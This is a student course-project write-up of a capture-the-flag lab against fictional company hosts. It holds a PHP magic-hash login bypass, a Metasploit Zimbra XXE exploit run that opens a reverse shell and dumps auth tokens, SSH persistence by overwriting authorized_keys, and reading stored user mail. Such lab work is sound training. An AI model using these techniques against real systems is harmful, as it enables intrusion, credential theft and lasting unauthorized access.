به نام خدا

پروژه درس امنیت شبکه

پرنیان ملک زاده
شماره دانشجویی : ۴۰۰۱۷۰۵۳

Sanity

```
parnian@parnians-MacBook-Pro ~ % echo "TUFaQVBBX2I2YjJmMzg5OTU5ZTZlNWViZTI0ODg5M
2YzYmZlYWJj" | base64 -d

MAZAPA_b6b2f389959e6e5ebe248893f3bfeabc%
parnian@parnians-MacBook-Pro ~ %
```

The first part of the flag can be obtained by decoding the last line of the hosts file, which is encoded in Base64. After decoding it, you will get a meaningful string that forms the first part of the flag. Once you have extracted this information, the next step is to append the entire hosts file to the end of the etc/hosts file. This ensures that the system recognizes the additional entries for domain resolution.

Web Server

```
parnian@parnians-MacBook-Pro ~ % curl -I http://172.16.3.96

HTTP/1.1 302 Found
Date: Tue, 28 Jan 2025 22:19:25 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: s3cr37.php
Content-Type: text/html; charset=UTF-8
```

This sends an HTTP HEAD request to 172.16.3.96, asking only for headers.
The response:
302 Found: This means the server is redirecting you.
Location: s3cr37.php: The server wants you to go to s3cr37.php


When we open the page 172.16.3.96/s3cr37.php in the browser, it says that Google should refer you.

```
parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^]'.
GET /s3cr37.php HTTP/1.1
Host: website

HTTP/1.1 400 Bad Request
Date: Wed, 29 Jan 2025 14:54:07 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 40
Connection: close
Content-Type: text/html; charset=UTF-8

Wait a second!, google should refer you!Connection closed by foreign host.
```

Now, we try to craft a packet that makes Google refer us. This involves sending a request with the Referer header set to https://www.google.com, mimicking a real redirection.

```
parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^]'.
GET /s3cr37.php HTTP/1.1
referer: https://google.com
Host: website

HTTP/1.1 400 Bad Request
Date: Wed, 29 Jan 2025 14:49:55 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 106
Connection: close
Content-Type: text/html; charset=UTF-8

I love old things and what is better that the oldest browser? I just accept the
requests from WWW browser!Connection closed by foreign host.
```

And now it says that an old browser is needed. So we use the oldest browser:



We now see that we have a file: login.php. Lets discover it.

```
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:06:59 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1129
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
    <head>
        <!-- Design by foolishdeveloper.com -->
        <title>Petromaz.ir</title>
        <!--Stylesheet-->
        <link rel="stylesheet" type="text/css" href="media/styles.css" media="all" />
    </head>
    <body>
        <div class="background">
            <div class="shape"></div>
            <div class="shape"></div>
        </div>
        <div class="form">
            <h3>Login</h3>
            <form method="POST" action="">

                <label for="username"> Username</label>
                <input type="text" required id="username" name="username" value>

                <label for="password">Password</label>
                <input type="password" required id="password" name="password" value>

                <input id="submit" name="submit" type="submit" value="Login"
                    class="button" />

            </form>
            <div class="message" style="text-align: center;">Invalid username or password</div>
            <div class="flag" style="text-align: center;"></div>
        </div>
    </body>
</html>
```

It seems that its a login page! And also we see the media file.

```
parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^]'.
GET /media/ HTTP/1.0
Host: website
User-Agent: WorldWideWeb
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:10:23 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1335
Connection: close
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /media</title>
 </head>
 <body>
<h1>Index of /media</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="
?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td>&n
bsp;</td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="all.min.css">all.min.css</a></td><td ali
gn="right">2024-12-22 06:13  </td><td align="right"> 58K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="database.db">database.db</a></td><td
align="right">2024-12-22 06:13  </td><td align="right"> 12K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="styles.css">styles.css</a></td><td align
="right">2024-12-22 06:13  </td><td align="right">1.7K</td><td> </td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.52 (Ubuntu) Server at website Port 80</address>
</body></html>
```

And we see that there is database file in there! database.db so we open it

```
parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^]'.
GET /media/database.db HTTP/1.0
Host: website
User-Agent: WorldWideWeb
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:12:10 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Sun, 22 Dec 2024 06:13:46 GMT
ETag: "3000-629d5c8543a80"
Accept-Ranges: bytes
Content-Length: 12288
Connection: close

?II???atableusersusersCREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT UNIQUE NOT NULL,
  password TEXT NOT NULL
??)Madmin0e7453049542334781094864854674260
??      adminConnection closed by foreign host.
```

We see that the Admin's password hash is here.

In PHP, type juggling can cause security issues when comparing hashes. If an MD5 hash starts with "0e...", PHP may interpret it as zero when treated as a number. Finding another password with a similar "0e..." hash tricks PHP into considering them equal, bypassing authentication. This

exploit, known as a "magic hash" attack, takes advantage of PHP’s loose comparison behavior. And I used one of the magic hashes here for admin password:

```
parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^]'.
GET /media/database.db HTTP/1.0
Host: website
User-Agent: WorldWideWeb
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:12:10 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Sun, 22 Dec 2024 06:13:46 GMT
ETag: "3000-629d5c8543a80"
Accept-Ranges: bytes
Content-Length: 12288
Connection: close

?II???atableusersusersCREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT UNIQUE NOT NULL,
  password TEXT NOT NULL
??)Madmin0e745304954233478109486485467426
??      adminConnection closed by foreign host.
```

```
username=admin&password=240610708&login=submit


HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:36:02 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1162
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
    <head>
        <!-- Design by foolishdeveloper.com -->
        <title>Petromaz.ir</title>
        <!--Stylesheet-->
        <link rel="stylesheet" type="text/css" href="media/styles.css" media="all" />
    </head>
    <body>
        <div class="background">
            <div class="shape"></div>
            <div class="shape"></div>
        </div>
        <div class="form">
            <h3>Login</h3>
            <form method="POST" action="">

                <label for="username"> Username</label>
                <input type="text" required id="username" name="username" value>

                <label for="password">Password</label>
                <input type="password" required id="password" name="password" value>

                <input id="submit" name="submit" type="submit" value="Login"
                    class="button" />

            </form>
            <div class="message" style="text-align: center;">Welcome, admin!</div>
            <div class="flag" style="text-align: center;">Flag: MAZAPA_378e0a2650ce9a32d3cfb7a405d485a1
</div>
        </div>
    </body>
</html>
Connection closed by foreign host.
```


Mail Server

First, we attempt to determine the type of mail server running on the target. To achieve this, we use OpenSSL to establish a connection and inspect the server's response. The following command helps us connect to the target's service over port 443.

This command initiates an SSL/TLS handshake, allowing us to gather information about server.

```
parnian@parnians-MacBook-Pro ~ %
parnian@parnians-MacBook-Pro ~ % openssl s_client -connect 172.16.3.97:443
Connecting to 172.16.3.97
CONNECTED(00000004)
Can't use SSL_get_servername
depth=0 OU=Zimbra Collaboration Server, CN=mail.petromaz.ir
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 OU=Zimbra Collaboration Server, CN=mail.petromaz.ir
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 OU=Zimbra Collaboration Server, CN=mail.petromaz.ir
verify return:1
---
Certificate chain
 0 s:OU=Zimbra Collaboration Server, CN=mail.petromaz.ir
   i:O=CA, OU=Zimbra Collaboration Server, CN=mail.petromaz.ir
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Dec 30 20:37:36 2024 GMT; NotAfter: Dec 29 20:37:36 2029 GMT
---
```

Based on the output, we can infer that the server is likely running Zimbra. Therefore, the next step is to investigate potential vulnerabilities in Zimbra to identify possible security weaknesses that could be exploited.




And we find out that it is a famous vulnerabilitie.

If we exploit zimbra_xxe_rce, we can gain access to the mail server easily. This can be done using Metasploit for a streamlined attack.

```
      ;0MMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                     Metasploit

       =[ metasploit v6.4.44-dev-c7c7338ff6af1bca8dcaee56dd9a87a47d5b3299]
+ -- --=[ 2485 exploits - 1280 auxiliary - 431 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/http/zimbra_xxe_rce
[*] Using configured payload java/jsp_shell_reverse_tcp
msf6 exploit(linux/http/zimbra_xxe_rce) > set LHOST 10.8.0.47
LHOST => 10.8.0.47
msf6 exploit(linux/http/zimbra_xxe_rce) > set RHOST 172.16.3.97
RHOST => 172.16.3.97
msf6 exploit(linux/http/zimbra_xxe_rce) > set RPORT 443
RPORT => 443
msf6 exploit(linux/http/zimbra_xxe_rce) > set LPORT 4747
LPORT => 4747
msf6 exploit(linux/http/zimbra_xxe_rce) > exploit
[*] Started reverse TCP handler on 10.8.0.47:4747
[*] Using URL: http://10.8.0.47:8080/r5J34kJpJ
[*] Server started.
[+] Password found: Zimbra2024
[+] User cookie retrieved: ZM_AUTH_TOKEN=0_74193aaad05d48a96b462bf7a4c7c398aa188cb5_69643d33363a6530666616664383 92d3133
36302d313164392d383636312d303030613935643938656632 3b6578703d31333a31373338323830353437313133 3b747970653d363a7a696d6272
613b753d313a613b7469643d383a33323931343731363b76657273696f6e3d31343a382e372e31315f47415f313835343b;
[+] Admin cookie retrieved: ZM_ADMIN_AUTH_TOKEN=0_68145063ccf4e201c55c5a1af23da0c59706e665_69643d33363a653066616664383
92d313336302d313164392d383636312d303030613935643938656632 3b6578703d31333a31373338313530393438343343 3b61646d696e3d313a3
13b747970653d363a7a696d6272613b753d313a613b7469643d393a393939333532373037 3b76657273696f6e3d31343a382e372e31315f47415f3
13835343b;
[*] Uploading jsp shell
[*] Executing payload on /downloads/LslGZoTJfJVp.jsp
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.jsp' -type f)
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.*1StreamConnector.class' -type f)
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.*class' -type f)
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.*java' -type f)
[*] Command shell session 1 opened (10.8.0.47:4747 -> 172.16.1.134:53245) at 2025-01-29 03:12:50 +0330
[*] Server stopped.
```

We set Hosts and Ports and then exploit!

The metasploit gives the shell and we now can cat the flag:



To persist access on the system by replacing the public key in the authorized_keys, follow these steps:

1. Generate a new SSH key pair:
2. ssh-keygen -t rsa

This will generate a new public and private key pair (typically stored in ~/.ssh/id_rsa and ~/.ssh/id_rsa.pub).


3. Replace the existing authorized_keys:
   To persist your access, copy the generated public key (found in ~/.ssh/id_rsa.pub) into the authorized_keys file. You can do this by appending the contents of the public key file or simply overwriting the existing authorized_keys file with your new public key:
4. echo "$(cat ~/.ssh/id_rsa.pub)" > ~/.ssh/authorized_keys

This will ensure that your public key is in the authorized_keys file, allowing you to authenticate using SSH.

```
sync.log
syncstate.log
synctrace.log
trace_log.2024_12_30
trace_log.2025_01_28
wbxml.log
zmconfigd-audit.log
zmconfigd-log4j.log
zmconfigd.pid
zmlogswatch.out
zmmailboxd.out
zmmailboxd_java.pid
zmmailboxd_manager.pid
zmmyinit.log
zmsetup.20241230-203702.log
zmswatch.out
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDjuK0t+k76qInGUD5gI0ZX+ycr8nUExlhoGI3cvZIgbj6diSW2y5ffb7jdjCcSWkJhjUFM
+GGyWttaKsGxtiZMpI4puOsQ4BvWMuyYgO9dNLSxkrNLLLBF+8pb0g1Rt1tkYKkHIIlQTZzMh92icwasVdKFoLNy0MALelGrW7RY87vVGHuOG7qEtd
vvQgsuuPZSdzO3aIeVIt2lZAKCAK8uyjkGssy2gpxCpopv+ohJvEsrKcNZQZjW+7xX0aDYflYOPnVLDt600miQ4uagzGLu5IMoNSL8oPFm7na7nTu1
FVqDCPjLJ7+haLUnlvqK8leUsCspWSuwTFjgMSZ+qhcp3n4FxGrBx+hYCMdYcxsEFGHLwr1N5zRq/D3mGPx6Aosrx85m54Zx3T/p3DcyXzXTp19++V
XzK6ur2n3UMfIzlEM6qzxRPPktA6oMpC62sJ2diFmUuhfWF8aFln9BNOduWQyrMKDLxdhqoZ+irHiJYW/JLUifuFox5NFqdyDL9+MBNj1L+EBAvXi3
oQT/Ug6wraatOTRupVqbSUGGkJmwb/ZRAZULEccVwbyOLgv+0CrVJqVqwHWCdnmJrE9XB6/2IEeoF7Hzlnw8j2gUy8DyzZbbcaXyQxQdX0NRHih0Sc
Eqn3xu55JgJ/6Q0JV0iVeL0haSxUVlSqJLhSo2LN8VGQ== parnian@parnians-MacBook-Pro.local" > ~/.ssh/authorized_keys
cd ~/.ssh/
ls
authorized_keys
authorized_keys
zimbra_identity
zimbra_identity.pub
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDjuK0t+k76qInGUD5gI0ZX+ycr8nUExlhoGI3cvZIgbj6diSW2y5ffb7jdjCcSWkJhjUFM+GGyWt
taKsGxtiZMpI4puOsQ4BvWMuyYgO9dNLSxkrNLLLBF+8pb0g1Rt1tkYKkHIIlQTZzMh92icwasVdKFoLNy0MALelGrW7RY87vVGHuOG7qEtdvvQgsu
uPZSdzO3aIeVIt2lZAKCAK8uyjkGssy2gpxCpopv+ohJvEsrKcNZQZjW+7xX0aDYflYOPnVLDt600miQ4uagzGLu5IMoNSL8oPFm7na7nTu1FVqDCP
jLJ7+haLUnlvqK8leUsCspWSuwTFjgMSZ+qhcp3n4FxGrBx+hYCMdYcxsEFGHLwr1N5zRq/D3mGPx6Aosrx85m54Zx3T/p3DcyXzXTp19++VXzK6ur
2n3UMfIzlEM6qzxRPPktA6oMpC62sJ2diFmUuhfWF8aFln9BNOduWQyrMKDLxdhqoZ+irHiJYW/JLUifuFox5NFqdyDL9+MBNj1L+EBAvXi3oQT/Ug
6wraatOTRupVqbSUGGkJmwb/ZRAZULEccVwbyOLgv+0CrVJqVqwHWCdnmJrE9XB6/2IEeoF7Hzlnw8j2gUy8DyzZbbcaXyQxQdX0NRHih0ScEqn3xu
55JgJ/6Q0JV0iVeL0haSxUVlSqJLhSo2LN8VGQ== parnian@parnians-MacBook-Pro.local
```

Vpn Server

From mail server:



```
zimbra@mail:~/store/0$ ls
2  3  4  5  6
zimbra@mail:~/store/0$ cat 2
cat: 2: Is a directory
zimbra@mail:~/store/0$ cd 3
zimbra@mail:~/store/0/3$ ls
msg
zimbra@mail:~/store/0/3$ cat msg
cat: msg: Is a directory
zimbra@mail:~/store/0/3$ cd msg
zimbra@mail:~/store/0/3/msg$ ls
0
zimbra@mail:~/store/0/3/msg$ cat 0
cat: 0: Is a directory
zimbra@mail:~/store/0/3/msg$ cd 0
zimbra@mail:~/store/0/3/msg/0$ ls
257-2.msg  258-3.msg
zimbra@mail:~/store/0/3/msg/0$ cat 258-3.msg
Return-Path: moradi@petromaz.ir
Received: from localhost (LHLO mail.petromaz.ir) (127.0.0.1) by
 mail.petromaz.ir with LMTP; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Received: from [10.233.120.24] (mail [10.233.120.24])
        by mail.petromaz.ir (Postfix) with ESMTPSA id 56038101FD8
        for <savad-koohi@petromaz.ir>; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Content-Type: multipart/mixed; boundary="===============3504555099420122172=="
MIME-Version: 1.0
From: moradi@petromaz.ir
To: savad-koohi@petromaz.ir
Subject: software
Message-Id: <20250128110213.56038101FD8@mail.petromaz.ir>
Date: Tue, 28 Jan 2025 11:02:13 +0000 (UTC)

--===============3504555099420122172==
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: base64

2LPZhNin2YUK2YbYsdmFINin2YHYstin2LEg2K/Ysdiu2YjYp9iz2Kog2LTYr9mHINix2Kcg2b7b
jNmI2LPYqiDaqdix2K/ZhS4K

--===============3504555099420122172==
Content-Type: application/octet-stream; Name="email3/kerio_connect"
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="email3/kerio_connect"

IyEvYmluL2Jhc2gKCnVzZXJuYW1lPSIiCnBhc3N3b3JkPSIiIAoKc2VydmVyX2lwPSQoaXAgciB8
IGdyZXAgZGVmYXVsdCB8IGN1dCAtZiAzIC1kICcgJykKc2VydmVyX2lwPSIiCmNhc2UgIiQxIiBp
bgpsb2dvdXQpCgljdXJsIC0taW5zZWN1cmUgLVggR0VUIGh0dHBzOi8vJHNlcnZlci9pcDo8MDgx
L2ludGVybmFsL2xvZ291dAoJCzsKKikKCglpZiBbIC16ICR1c2VybmFtZSBdOyB0aGVuCgkJcmVh
ZCAtcCAiRW50ZXIgdGhlIFVzZXJuYW1lOiIgdXNlcm5hbWUKCWZpCgoJIyBpZiBwYXNzd29yZCBp
cyBlbXB0eSBnaXQhCglpZiBbIC16ICRwYXNzd29yZCBdOyB0aGVuCgkJcmVhZCAtcCAiRW50ZXIg
c3N3b3JkOiIgcFzc3dvcmQKCWZpCgoJY3VybCAtLWluc2VjdXJlIC1YIFBPU1QgaHR0cHM6Ly8k
c2VydmVyX2lwOjQwODEvaW50ZXJuYWwvZG9sb2dpbi5waHA/TlRMTT0wIC0tZGF0YS11cmxlbmNv
ZGUgImtlcmlvX3VzZXJuYW1lPSR1c2VybmFtZSIgLS1kYXRhLXVybGVuY29kZSAia2VyaW9fcGFz
c3dvcmQ9JHBhc3N3b3JkIgpKCXJlcz0kKCN1cmwgLUkgaHR0cHM6Ly93d3cuZ29vZ2xlLmNvbSAt
bSA1IDI+L2Rldi9udWxsIHwgaGVhZCAtbiAxIHwgY3V0IC1mIDIgLWQgIiAiKQoJaWYgW1sgJHJl
cyA9PSAiMjAwIiBdXTsgdGhlbgoJCXByaW50ZiAiXDAzM1sxbVwwMzNbOTJtWW91IEFyZSBDb25u
ZWN0ZWQgTm93IVwwMzNbM0miCglbHNlCgkJcHJpbnRmICJcMDMzWzFtXDAzM1s5MW1Ob3QgQ29u
bmVjdGVkIVwwMzNbM0miCglmaQoJcHJpbnRmICJcblxuIgplc2FjCg==

--===============3504555099420122172==--
zimbra@mail:~/store/0/3/msg/0$
```

Base 64 Encoder / Decoder

Encoders - Cryptography / Base 64 Encoder - Decoder

Encodes or decodes a string so that it conforms to the Base64 Data Encodings specification (RFC 4648).

